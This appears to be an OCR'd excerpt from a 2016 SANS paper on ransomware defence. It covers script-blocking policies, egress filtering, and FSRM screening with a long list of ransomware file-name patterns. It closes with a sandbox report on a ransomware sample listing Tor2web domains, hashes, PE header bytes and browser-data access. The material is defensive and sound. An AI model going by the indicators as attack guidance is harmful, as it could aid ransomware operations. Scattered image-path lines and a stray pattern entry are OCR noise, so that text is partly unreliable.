
Blocking can be done either at the mail server gateway or by an email hygiene service that filters the email before it enters into your system.

PowerShell blocking

Since Windows Vista, Microsoft has provided this ability in the following group policy admix file: The PowerShellExecutionPolicy.admx. This file adds the "Turn on Script Execution" policy to the Computer Configuration and User Configuration nodes in Group Policy Editor in the following path:

For Windows Vista and later versions of Windows:

Administrative Templates\Windows Components\Windows PowerShell



Turn on Script Execution

○ Not Configured
● Enabled
○ Disabled

Comment:

Supported on: At least Microsoft Windows 7 or Windows Server 2008 family

Execution Policy

Allow only signed scripts
Allow local scripts and remote signed scripts
Allow all scripts

This policy setting lets you configure the script execution policy, controlling which scripts are allowed to run.

If you enable this policy setting, the scripts selected in the drop-down list are allowed to run.

The "Allow only signed scripts" policy setting allows scripts to execute only if they are signed by a trusted publisher.

The "Allow local scripts and remote signed scripts" policy setting allows any local scrips to run; scripts that originate from the Internet must be signed by a trusted publisher.

The "Allow all scripts" policy setting allows all scripts to run.

If you disable this policy setting, no scripts are allowed to run.

Figure 7 - Set policy for PowerShell Execution

© 2016 The SANS Institute

Author retains full rights.

It is highly recommended NOT to set the policy to allow all scripts as that would allow any script to run. Instead of choosing "allow only signed scripts" ensures that these files are digitally signed.

Windows scripting blocking

To block windows scripting you can enable the following registry key: HKEY_LOCAL_MACHINE\Software\Microsoft\Windows Script Host\Settings\Enabled. Any script that is attempting to run will result in the user seeing a message "Windows Script Host access is disabled on this machine. Contact your administrator for details." on their screen. Network administrators will need to carefully test the consequences of this action as it may have a detrimental impact on the ability to remotely manage and maintain a network. Thus test before deploying this, or ensure there is an ability by using group policy to enable and disable this policy as needed.

Additionally adjust the open with function: In group policy, open up User Configuration then open up Preferences then open up Control Panel Settings then open up Folder Options then change Open With

Action: Replace

File Extension: ha

Associated Program: %windir%\system32\notepad.exe


Set as Default: Enabled.

One can do the same for .wsh file types. Ensure that you test the impact to your network before deploying this widely.

Javascript blocking

There are various ways to block javascript. One can use various add-ons such as https://noscript.net/ for Firefox to block scripting engines. One can also use Chrome and go to Chrome's Settings page, show all settings, then go to the Privacy section and click on the Content setting section. There you can disable all javascript.

© 2016 The SANS Institute Author retains full rights.



Content settings ✕

Cookies

● Allow local data to be set (recommended)
○ Keep local data only until you quit your browser
○ Block sites from setting any data
□ Block third-party cookies and site data

Images

● Show all images (recommended)
○ Do not show any images

JavaScript

○ Allow all sites to run JavaScript (recommended)
● Do not allow any site to run JavaScript

Key generation

○ Allow all sites to use key generation in forms

Figure 8 Disable javascript in Chrome Browser

Due to the impact of this setting, the network administrator may wish to have multiple browsers and have one locked down and blocked from running malicious content. Then if the application or action will not work in the locked down browser, consider enabling users to be able to launch a secondary browser for more business needs.

Firewall protections

Be prepared to tailor egress filtering to meet the needs of the firm. Even systems with no access to the internet may need customization to use Windows store for business applications in the environment. Windows 10 devices, for example, need the following URLs

© 2016 The SANS Institute Author retains full rights.

- login.live.com
- login.windows.net
- account.live.com
- clientconfig.passport.net
- windowsphone.com
- *.wns.windows.com
- *.microsoft.com
- www.msftncsi.com (before Windows 10, version 1607)
- www.msftconnecttest.com/connecttest.txt (replaces www.msftncsi.com starting with Windows 10, version 1607)

A Windows 10 device needs access to these URLs either to acquire, install, or update apps.

FSRM file screening

Using the guidance in the following blog post http://jpelectron.com/sample/Info%20and%20Documents/Stop%20crypto%20badware%20before%20it%20ruins%20your%20day/1-PreventCrypto-Readme.htm one can set up a monitoring process that will alert the administrator should any of the following files be seen on the network.

The list is lengthy, impressive and frightening all at the same time:

!readme.*
*.aaa
*.bart.zip
*.cawwcca
*.cerber
*.cerber2
*.cerber3
*.coverton
*.crjoker
*.cry
*.cryp1
*.crypt
.cryptotorlocker
*.crypz
*.ecc
*.enc
*.encrypt
*.encrypted
*.exx
*.ezz

© 2016 The SANS Institute Author retains full rights.

© 2016 SANS Institute, Author retains full rights.

*.fantom
*.frtrss
*.ha3
.hydracrypt_ID
*.locked
*.locky
*.micro
*.r5a
*.rsnslocked
*.scl
*.silent
*.ttt
*.vault
*.vvv
*.wflx
*.xtbl
*.xxx
*.zcrypt
*.zepto
decrypt my file.*
decrypt your file.*
decrypt_your_file.*
decryptmyfiles.*
files_are_encrypted.
gmail.crypt
help decrypt.*
help_instruct.*
rec0ver.*
recover!.*
recover-.*
recover_*.
recover}-.*
recover+.*
restore_fi.*
want your files back.
warning-!!.*
confirmation.key
cryptolocker.*
de_crypt_readme.*
decrypt_instruct*.*
decrypt-instruct*.*
enc_files.txt
help_decrypt*.*
help_file_*.*
help_recover*.*
help_restore*.*

© 2016 The SANS Institute Author retains full rights.

© 2016 SANS Institute, Author retains full rights.

```
help_your_file*.*
how to decrypt*.*
how_recover*.*
how_to_decrypt*.*
how_to_recover*.*
how_to_unlock*.*
howto_restore*.*
howtodecrypt*.*
install_tor*.*
last_chance.txt
message.txt
readme.bmp
readme_decrypt*.*
readme_for_decrypt*.*
recovery_file.txt
recovery_key.txt
recovery+*.*
vault.hta
vault.key
vault.txt
your_files.url
*.bart
x_placeholder_batch_v0015.txt
```

One can then set up an email alert to alert the administrator when one of these file extensions are seen on the system. One can also take additional script actions such as immediately blocking all ports in the firewall should the FSRM see any of the above files, or disabling all network shared drives and file locations or any other action that the administrator sees fit to do to limit the infection and minimize damage to a network.

Alternatives to Whitelisting


The model used by the vendor White Cloud Security is unique. It relies on a model that lets other users trust a trusted user to make decisions regarding good software for them. If malicious software is interjected into a machine that is trusted, then all machines in the network that are set to trust the trusted machine will be impacted. However, if the deployment is managed, and machines that are

© 2016 SANS Institute, Author retains full rights.

© 2016 The SANS Institute

Author retains full rights.

maintained well and monitored are the only ones set to be trusted, it made the task of rulemaking much more able to be easily maintained and kept up to date.



@SUSAN BRADLEY TRUSTS

CPemberton
576 Following, 115 Apps

ssnappWCS
950 Following, 781 Apps

ziggy at White Cloud
943 Following, 49 Apps

PEOPLE WHO TRUST @SUSAN BRADLEY

None

PROFILES I CAN TRUST

CERT TRUST REPOSITORY
328 Followers, 870 Apps

SUSAN BRADLEY
1 Followers, 8 Apps

SUSAN BRADLEY PILOT
0 Followers, 7 Apps

3 Total

No More Profiles I Can Trust to Show

Figure 9 - WhiteCloudSecurity.com's trust center

©2016 SANS Institute, Au

© 2016 The SANS Institute

Author retains full rights.


Anatomy of an attack

Most ransomware starts out as a spammed email or malicious browser ad. Once the code has been accepted on the machine, the damage to a machine and all that the user profile has access to is immediate. The following is an analysis of a ransomware attack based on a Windows 7 machine. However, I first attempted to infect a default installation of Windows 10 Enterprise edition and was successful. Without email hygiene, with no software restriction policies in place, no egress filtering and with no application whitelisting, the Windows 10 operating system had no defenses against ransomware. Any single one of these preventative measures could have saved this system from attack.

The malware investigation site reverse.it was used to document what this ransomware does. In that investigation platform, the ransomware was installed on a virtual Windows 7 machine and immediately was able to encrypt all files that the user had access to on the system.

© 2016 SANS Institute, Author retains full rights.

© 2016 The SANS Institute Author retains full rights.



9/25/2016 Free Automated Malware Analysis Service - powered by VxStream Sandbox

8.9.2016-owner-patchmanagement.zip

malicious

Analyzed on September 8th 2016 22:00:08 (CEST) running the *Kernelmode* monitor and action script *Heavy Anti-Evasion*
Guest System: Windows 7 32 bit, Home Premium, 6.1 (build 7601), Service Pack 1
VxStream Sandbox v5.10 © Payload Security

Threat Score: 100/100
AV Multiscan: 5%
JS.Trojan (/search?query=vxfamily%3AJS.Trojan)

VirusTotal Report (https://www.virustotal.com/en/file/0adc7a9b3173d6db061d1c354864cecd9e43bd2b8cc25f977783921448349e95/analysis/)

Incident Response

Risk Assessment

Ransomware
Changes the desktop background picture
Contacts a domain associated with Tor hidden services
Spyware
Accesses potentially sensitive information from local browsers
POSTs files to a webserver
Fingerprint
Contains ability to lookup the windows account name
Reads the active computer name
Reads the cryptographic machine GUID
Spreading
Opens the MountPointManager (often used to detect additional infection locations)
Network Behavior
Contacts 16 domains and 7 hosts. View the network section for more details.

Platform Intelligence

Submission Context

Associated SHA256s
4fc5ec86b40c7cc276a82a50f2b697269b30dc373d890ac11f353ccd474dd461
f7e018eca662748424919644b22df15b289abf2b498914579ec66c222b79b02e

Indicators

Not all malicious and suspicious indicators are displayed. Get your own cloud service (https://www.vxstream-sandbox.com/) or the full version (http://www.payload-security.com/products/vxstream-sandbox) to view all details.

Malicious Indicators 13


External Systems

Detected Emerging Threats Alert

details
Signature details suppressed, as ETPro rules matched and display has been disabled. Please see the Emerging Threats section for more information.
source
Suricata Alerts
relevance

https://www.reverse.it/sample/0adc7a9b3173d6db061d1c354864cecd9e43bd2b8cc25f977783921448349e95?environmentId=100# 1/20

© 2016 The SANS Institute Author retains full rights.



9/25/2016 Free Automated Malware Analysis Service - powered by VxStream Sandbox

10/10

Sample was identified as malicious by at least one Antivirus engine

details

3/56 Antivirus vendors marked sample as malicious (5% detection rate)

source

External System

relevance

8/10

Installation/Persistance

Writes a PE file header to disc

details

"wscript.exe" wrote 2048 bytes starting with PE header signature to file "%TEMP%\rad5F314.tmp.exe": 4d5a90000300000004000000ffff0000b800000000000004000000000000000000000000000000000000000000000000000000000000000000d80000000e1fba0e00b409cd21b8014ccd21546869732070726f6772616d2063616e6e6f742062652072756e20696e20444f53206d6f64652e0d0d0a2400000000000000 ...
"rad5F314.tmp.exe" wrote 11776 bytes starting with PE header signature to file "%TEMP%\nsl692A.tmp\System.dll": 4d5a90000300000004000000ffff0000b8000000000000004000000000000000000000000000000000000000000000000000000000000000000e00000000e1fba0e00b409cd21b8014ccd21546869732070726f6772616d2063616e6e6f742062652072756e20696e20444f53206d6f64652e0d0d0a2400000000000000 ...

source

API Call

relevance

1/10

Network Related

Contacts a domain associated with Tor hidden services

details

"5n7y4yihirccftc5.tor2web.org"
"5n7y4yihirccftc5.onion.to"

source

Network Traffic

relevance

9/10

Malicious artifacts seen in the context of a contacted host

details

Found malicious artifacts related to "93.184.220.29" (ASN: 15133, Owner: EdgeCast Networks, Inc.): ...
File SHA256: 5dab241e4eb4306bd8818624786d4f45938d3a0dcfa38a6b13d5cc9efe8c49ac (AV positives: 24/58 scanned on 09/08/2016 19:40:55)
File SHA256: 5a4b3b304c858be6c51eb72d54d2340d0a7f073cb4b8f000912000862258dd7f (AV positives: 23/58 scanned on 09/08/2016 19:21:41)
File SHA256: 6f878b2f902db67ee858e57fe7ad18034fad3f3b67fa0a2eb4aec453887b006d (AV positives: 23/58 scanned on 09/08/2016 19:17:59)
File SHA256: 7c0977909b43a9886f735021ebb992b105444a50a9044a36ccea1abcbe38f868 (AV positives: 23/58 scanned on 09/08/2016 19:16:30)
File SHA256: 744f153c261ff177c32aa10265699eb102ce7f094c3882f1249c7d9b122f2836 (AV positives: 23/58 scanned on 09/08/2016 19:16:24)

source

Network Traffic

relevance

10/10

Spyware/Information Retrieval

Accesses potentially sensitive information from local browsers

details

"rad5F314.tmp.exe" had access to "%APPDATA%\Microsoft\Windows\Cookies\index.dat" (Type: "FileHandle")
"rad5F314.tmp.exe" had access to "%LOCALAPPDATA%\Microsoft\Windows\History\History.IE5\index.dat" (Type: "FileHandle")

source

Touched Handle

relevance

5/10

